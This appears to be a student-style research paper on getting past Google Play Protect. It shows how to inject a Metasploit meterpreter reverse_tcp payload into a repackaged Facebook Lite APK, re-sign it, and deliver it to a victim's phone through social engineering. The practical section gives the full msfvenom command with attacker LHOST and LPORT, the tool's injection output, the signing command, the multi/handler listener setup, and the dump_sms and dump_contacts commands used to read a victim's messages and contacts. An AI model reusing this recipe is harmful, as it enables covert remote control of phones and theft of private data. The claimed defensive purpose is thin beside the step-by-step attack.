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A Study on Bypassing Google Play Protect using Metasploit Framework

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Abstract: This research paper elaborates the concept of how we will be bypassing the google play protect security and take access of android device. First, we will discuss the Metasploit Framework is followed by a brief description of payloads, encoders, auxiliary modules and also, we will go through the google play protect, APK, meterpreter, Apktool, jarsigner definitions. Lastly, we will use MSF venom for generating payload and binding with an existing application and setup listener to Metasploit framework. Once the victim downloads and install the .APK file/ application then, an attacker can easily get back reverse connection on Metasploit. To install apk/application on victim mobile an attacker may need to do some social engineering.

Keyword: Meterpreter, Apktool, Jarsigner, Play protect, MSFVenom.

I. INTRODUCTION

Over the past few year's internet is drastically changed and usage of internet is at high level. Most of the internet accessed by the smartphone. Smartphone basically based on android or mac. In the real-world usage of android is around 80-90% and so vast enhancement in technologies enhance the exposure of risk. So many hackers started to access the victim smartphone using some techniques. As studies says Main medium of entering in the system of most of the android user is application/.apk files. As when we install any application it asks for some permission that is used by the application provider company.so, viewing this hackers set a payload and modified the request in such a way that application/apk forwards information/redirect a session to the hackers.

For reducing the exposure of risk Google launched google play protect in May 2016 which is based on some machine learning algorithm and it has a work to scan all the application/apk file for any malicious code/payload that is installed on a user android system. However, vulnerabilities are not limited. so, vulnerabilities exist and can be unintentionally induced in system.

A. What is Mobile application?

A mobile application referred as a mobile app and also an app and display in the form of .apk files. It is a computer program or software which provides us some services like email, chat, gaming and entertainment services also. App made up of numbers of source code, directories, folders etc. which can be alter by the user using reverse engineering tool for their own benefit. In our case we use the Ludo king apk file to bypass the google play protect and get access into the target system.

B. What is security Bypass?

Bypass means going through by external route rather than the route, which is authorized, or we can also say that it is a flaw in any security system that allow an attacker to overcome the security mechanism to get into the system.

We will be going to do the google play protect bypass. So next we will be discussing some phases, tools and software's used in it like apk, Metasploit framework, apktool, jarsigner, etc.

II. PHASES IN BYPASSING GOOGLE PLAY PROTECT

A. Apktool

Apktool is a reverse engineering tool that can be used to decode the apk into its original form. By using this we can modify the source code and rebuild or encode into the Apk. In our apktool phase we have apk of ludo king for which we decompile the ludo king to its into original form/source code and modify the source code according to our needs and rebuild into an Apk.

B. What is Metasploit Framework?

The Metasploit is a cyber security project that basically provides information about the security vulnerabilities and aids in penetration testing and IDS signature development.

It is owned by security company Rapid7 .

Metasploit framework is basically based on Perl language which was created by H.d Moore in 2003. By 2007 it is rewritten in Ruby.

It is a tool which was developed for penetration tester, network administrator, researchers for network analysis purpose and strengthening the network by finding the vulnerabilities with the help of tool and reduce the threat exposure.

At the time of writing the paper Metasploit has 547 payloads, 20 encoders etc. it has different-different payloads for command shell, smb service, android service, tcp services, http services etc. It has dynamic and static payloads for evading anti-virus defense and enable static IP address/port forwarding for communication between the host and client system. It has also auxiliary module which also act as a network scanner and post exploitation module for executing the backdoors in the victim's system. Metasploit framework consists of two major parts which is discussed below.

1) Two major Parts

a) *Msfconsole*: It enables the use of all the payloads, encoders and auxiliary module on victim system.

b) *Msfvenom*: It is useful tool also known as msfpayload, msfencode. This tool is used for generating the payloads in various formats and encoding these payloads using various encoder modules.

In our Metasploit phase We use the Metasploit framework basically for binding the payload in the .apk file using msfvenom and executing the exploit android/multi/handler using msfconsole which will give us meterpreter session.

C. What is Meterpreter session?

It is a type of payload which is inbuilt in the Metasploit framework that provides us a control over an exploited victim system, running inside of any process on victim machine.

D. Jarsigner:

The **jarsigner** tool or command uses keys and certificates information from a keystore to generate digital signatures for JAR files. As keystore is a database of private keys and their associated X. There is a chain of 509 certificate that authenticate the corresponding public keys.

In our jarsigner phase we have signed the digital signature and certificate in such that the integrity of key is maintained and our apk is authenticated by the google play protect.

E. Result of Test


The result is the test provide the assessment about the different entry point in android systems and the vulnerabilities in google play protect. This information can be used for patching the vulnerabilities of google play protect.

III. PRACTICAL ANALYSIS

OS – Kali Linux 2020.1

A. Manual Analysis

Our first work is selecting a legitimate .APK file. So, we selected the Facebook-lite-191-0-0-7-122.apk and downloaded from <https://facebook-lite.en.softonic.com/android/download>



```
root1@root:~$ cd Downloads
root1@root:~/Downloads$ ls
facebook-lite-191-0-0-7-122.apk
root1@root:~/Downloads$
```

After successfully downloading the .APK file,

We used **apktool** for decompiling the .APK file

We open our terminal and type `apktool d facebook-lite-191-0-0-7-12.apk` and press enter key.


```


root1@root:~/Desktop
File Actions Edit View Help

root1@root:~/Desktop$ apktool d facebook-lite-191-0-0-7-122.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.1 on facebook-lite-191-0-0-7-122.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/root1/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
root1@root:~/Desktop$

```

After decompiling we have the directory named facebook-lite-191-0-0-7-122.apk as an output which contain an original form (source code) of apk.

Now I want AndroidManifest.xml and smali folder for misconfiguring some user-permissions and binding the payload



```

<uses-feature android:name="com.facebook.lite.permission.C2D_MESSAGE"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.microphone" android:required="false"/>
<uses-feature android:name="android.hardware.location" android:required="false"/>
<uses-feature android:name="android.hardware.location.network" android:required="false"/>
<uses-feature android:name="android.hardware.location.gps" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-feature android:name="android.hardware.touchscreen" android:required="false"/>
<permission android:name="com.facebook.receiver.permission.ACCESS" android:protectionLevel="signature"/>
<permission android:name="com.facebook.permission.prod.FB_APP_COMMUNICATION" android:protectionLevel="signature"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.BROADCAST_STICKY"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission-sdk-23 android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS"/>
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WRITE_CALENDAR"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.facebook.receiver.permission.ACCESS"/>
<uses-permission android:name="com.facebook.katana.provider.ACCESS"/>
<uses-permission android:name="com.facebook.orca.provider.ACCESS"/>
<uses-permission android:name="com.facebook.mlite.provider.ACCESS"/>
<uses-permission android:name="com.facebook.permission.prod.FB_APP_COMMUNICATION"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE"/>

```

After getting the file we have to bind the payload. therefore we use msfvenom for it.

2. Msfvenom use

-x: input the .APK file

-p: for binding payload in file (we use android/meterpreter/reverse_tcp)

LHOST: Attacker IP address (192.168.43.123)

LPORT: on which port we want reverse_tcp connection (4444)0

-o: output apk (Facebook.apk)

We open our terminal and type msfvenom -x Facebook-lite-191-0-0-7-122.apk -p android/meterpreter/reverse_tcp

Lhost=192.168.43.123 LPORT=4444 -o facebook.apk

Press Enter


```
root1@root:~/Desktop
File Actions Edit View Help
root1@root:~/Desktop$ sudo msfvenom -x facebook-lite-191-0-0-7-122.apk -p android/meterpreter/reverse_tcp LHOST=192.168.43.123 LPORT=4444 -o facebook.apk
[sudo] password for root1:
Using APK template: facebook-lite-191-0-0-7-122.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.lite.qcegk
[*] Loading /tmp/d20200331-15867-1fqspzw/original/smali/com/facebook/lite/ClientApplicationSplittedShell.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20200331-15867-1fqspzw/output.apk
[*] Signing /tmp/d20200331-15867-1fqspzw/output.apk
[*] Aligning /tmp/d20200331-15867-1fqspzw/output.apk
Payload size: 1650164 bytes
Saved as: facebook.apk
root1@root:~/Desktop$
```

After getting payload .apk file we have to add certificates and digital signatures so it can act as legitimate app in any smartphone and pass all the security checks.

Type in terminal `java -jar signapk.jar certificate.pem key.pk8 output.apk facebook.apk`

Our .APK file is ready for installing in any android system.

We used Redmi 4A -android 7(nougat)for our testing and send the application through shareit.




As the application is successfully installed in the victim android smartphone.

Now we started our Msfconsole Listner which handle reverse_tcp connection and provide us meterpreter session.


Open Terminal and Type: `msfconole`

Metasploit Framework Started



Way to Connect Remote android

```
msf> Exploit android/multi/handler
msf exploit(multi/handler)> Set Payload android/meterpreter/reverse_tcp
msf exploit(multi/handler)> show options
msf exploit(multi/handler)> Set LHOST 192.168.43.123
msf exploit(multi/handler)> Set LPORT 4444
msf exploit(multi/handler)> exploit
Output: Meterpreter session get opened.
```



If we want to check all the sms which is stored in victim's machine use dump_sms. If we want to check all the details of contacts which is stored in victim's machine use dump_contacts. So, we can easily access the android system as we want. After that we searched for any Automated Tool that can easy the process.so we find Fatrat and used this tool and result were same and accurate.



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